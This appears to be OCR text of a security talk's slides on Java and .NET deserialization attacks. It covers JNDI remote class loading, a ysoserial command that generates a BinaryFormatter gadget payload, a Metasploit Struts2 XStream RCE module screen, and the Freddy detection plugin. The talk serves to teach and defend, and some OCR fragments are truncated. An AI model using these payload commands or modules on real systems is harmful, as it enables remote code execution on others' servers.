


```
Properties env = new Properties();
env.put(Context.INITIAL_CONTEXT_FACTORY,
        "com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(Context.PROVIDER_URL,
        "rmi://localhost:1099");
Context ctx = new InitialContext(env);
```

EXPLOITATION

RMI Exploitation – Limitation

- Java 8u121 finally added that codebase restriction, but only for RMI at this point



Provider	Property to enable remote class loading	Security Manager enforcement
RMI	`java.rmi.server.useCodebaseOnly = false` (default value = true since JDK 7u21)	Always
LDAP	`com.sun.jndi.ldap.object.trustURLCodebase = true` (default value = false)	Not enforced
CORBA		Always

TABLE 1: REMOTE CLASS LOADING

EXPLOITATION

DEMO TIME

[10] https://github.com/no-sec-marko/java-web-vulnerabilities

EXPLOITATION

- All serializers need to reconstruct objects and will normally invoke methods


- Problem is not limited to Java (e.g. BinaryFormatter in .Net)

```
ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -base64 -c
"ping 10.0.0.19" > execute-ping.txt
```

Quelle: https://www.redteam-pentesting.de/de/advisories/rt-sa-2017-014/-cyberark-password-vault-web-access-remote-code-execution

SUMMARY / FURTHER WORK


- JSON is not safe
- Security by design: identify the use of knc
  - https://www.cvedetails.com/cve/CVE-20
- Other libraries? (Vert.x)
- Burp Plugin (Burp Collaborator)



```
msf exploit(struts2_rest_xstream) > info

       Name: Apache Struts 2 REST Plugin XStream RCE
     Module: exploit/multi/http/struts2_rest_xstream
   Platform: Unix, Python, Linux, Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2017-09-05

Provided by:
  Man Yue Mo
  wvu <wvu@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Unix (In-Memory)
  1   Python (In-Memory)
  2   Linux (Dropper)
  3   Windows (Dropper)

Basic options:
  Name       Current Setting                  Required  Description
  ----       ---------------                  --------  -----------
  Proxies                                     no        A proxy chain of format type:host:port[,type
  RHOST                                       yes       The target address
  RPORT      8080                             yes       The target port (TCP)
  SRVHOST    0.0.0.0                          yes       The local host to listen on. This must be ar
  SRVPORT    8080                             yes       The local port to listen on.
  SSL        false                            no        Negotiate SSL/TLS for outgoing connections
  SSLCert                                     no        Path to a custom SSL certificate (default is
  TARGETURI  /struts2-rest-showcase/orders/3  yes       Path to Struts action
  URIPATH                                     no        The URI to use for this exploit (default is
  VHOST                                       no        HTTP server virtual host

Payload information:

Description:
  Apache Struts versions 2.5 through 2.5.12 using the REST plugin are
  vulnerable to a Java deserialization attack in the XStream library.

References:
  https://cvedetails.com/cve/CVE-2017-9805/
  https://struts.apache.org/docs/s2-052.html
  https://lgtm.com/blog/apache_struts_CVE-2017-9805_announcement
  https://github.com/mbechler/marshalsec

msf exploit(struts2_rest_xstream) >
```

SUMMARY / FURTHER WORK ??

- One year later…
  - [11]: Published date: 07 June 2018
  - https://github.com/nccgroup/freddy


NCC Group PLC [GB] | https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/june/finding-deserialisation-issues-has-never-been-easier-freddy-the-serialisation-killer/
nccgroup
Your sectors
Our services
Our research
Investors
About us
Contact us
February (7)
January (10)
2017
2016
2015
2014
2013
2012
2011
2010


the work of Alvaro Munoz and Oleksandr Mirosh's Friday the 13th: JSON Attacks [2] [3], which they presented at Black Hat USA 2017 and DEF CON 25. In their work they have covered a range of common JSON and XML libraries for Java and .NET and showed how they can be attacked in the same way as other serialisation technologies (often leading to RCE).

Further modules supporting more formats including YAML and AMF are also included, based on the paper Java Unmarshaller Security - Turning your data into code execution [4] and the tool marshalsec [5] by Moritz Bechler.

Currently, Freddy has 35 modules and 88 RCE payloads that makes it special. The following screenshots show samples of what it is capable of finding in .NET and Java:

```
Detected Deserialization: JavascriptSerializer [2]
Detected Deserialization RCE (Collaborator): NetDataContractSerializer [2]
Detected Deserialization: ObjectStateFormatter [2]
Detected Deserialization RCE (Collaborator): FastJson [2]
Detected Deserialization: NetDataContractSerializer
Detected Deserialization: Json.NET [2]
Detected Deserialization: BinaryFormatter
Detected Deserialization RCE (Collaborator): JavascriptSerializer [2]
Detected Deserialization RCE (Collaborator): Json.NET [2]
Detected Deserialization RCE (Collaborator): SoapFormatter [2]
Detected Deserialization: FastJson
Detected Deserialization RCE (Collaborator): DataContractJsonSerializer [2]
Detected Deserialization RCE (Collaborator): BinaryFormatter [4]
Detected Deserialization: SoapFormatter
Detected Deserialization RCE (Collaborator): ObjectStateFormatter [12]
Detected Deserialization RCE (Collaborator): DataContractSerializer [4]
```

SUMMARY / FURTHER WORK



```
Maven: io.netty:netty-transport:4.1.8.Final
Maven: io.vertx:vertx-auth-common:3.4.2
Maven: io.vertx:vertx-core:3.4.2
  vertx-core-3.4.2.jar library root
    io.vertx.core
      buffer
      cli
      datagram
      dns
      eventbus
      file
      http
      impl
      json
        DecodeException
        EncodeException
        Json
        JsonArray
        JsonObject
      logging
      metrics
      net
      parsetools
      shareddata
      spi
      streams
      AbstractVerticle
      AsyncResult
      Closeable
```

Decompiled .class file, bytecode version: 52.0 (Java 8)

```java

import com.fasterxml.jackson.core.JsonGenerator;
import com.fasterxml.jackson.core.JsonParser.Feature;
import com.fasterxml.jackson.core.type.TypeReference;
import com.fasterxml.jackson.databind.JsonSerializer;
import com.fasterxml.jackson.databind.ObjectMapper;
import com.fasterxml.jackson.databind.SerializationFeature;
import com.fasterxml.jackson.databind.SerializerProvider;
import com.fasterxml.jackson.databind.module.SimpleModule;
import io.netty.buffer.ByteBufInputStream;
import io.vertx.core.buffer.Buffer;
import java.io.IOException;
import java.math.BigDecimal;
import java.time.Instant;
import java.time.format.DateTimeFormatter;
import java.util.Base64;
import java.util.Iterator;
import java.util.List;
import java.util.Map;
import java.util.Base64.Encoder;
import java.util.stream.Stream;
import java.util.stream.StreamSupport;

public class Json {
    public static ObjectMapper mapper = new ObjectMapper();
    public static ObjectMapper prettyMapper = new ObjectMapper();

    public Json() {
    }

    public static String encode(Object obj) throws EncodeException {
```

SUMMARY / FURTHER WORK

- Notable exceptions without this kind of behavior:
  - JAXB implementations generally require that all types used are registered. Mechanisms that require schema definitions or compilation (e.g. XmlBeans, Jibx, Protobuf).
  - GSON requires specifying a root type, honors property types and the mechanism for polymorphism requires registration.
  - GWT-RPC generally does use supplied type information, but automatically builds a whitelist.

FIN

REFERENCES

- [1] https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/DEFCON-25-Alvaro-Munoz-JSON-attacks.pdf
- [2] https://www.rsaconference.com/writable/presentations/file_upload/asd-f03-serial-killer-silently-pwning-your-java-endpoints.pdf
- [3] https://github.com/frohoff/ysoserial
- [4] http://frohoff.github.io/appseccali-marshalling-pickles/
- [5] https://github.com/mbechler/marshalsec/blob/master/marshalsec.pdf
- [6] https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf
- [7] https://github.com/OWASP/Top10/blob/master/2017/OWASP%20Top%2010%202017%20RC2%20Final.pdf
- [8] https://github.com/no-sec-marko/marshalsec
- [9] https://www.iswin.org/2016/01/24/Spring-framework-deserialization-RCE-%E5%88%86%E6%9E%90%E4%BB%A5%E5%8F%8A%E5%88%A9%E7%94%A8/
- [10] https://github.com/no-sec-marko/java-web-vulnerabilities
- [11] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/june/finding-deserialisation-issues-has-never-been-easier-freddy-the-serialisation-killer/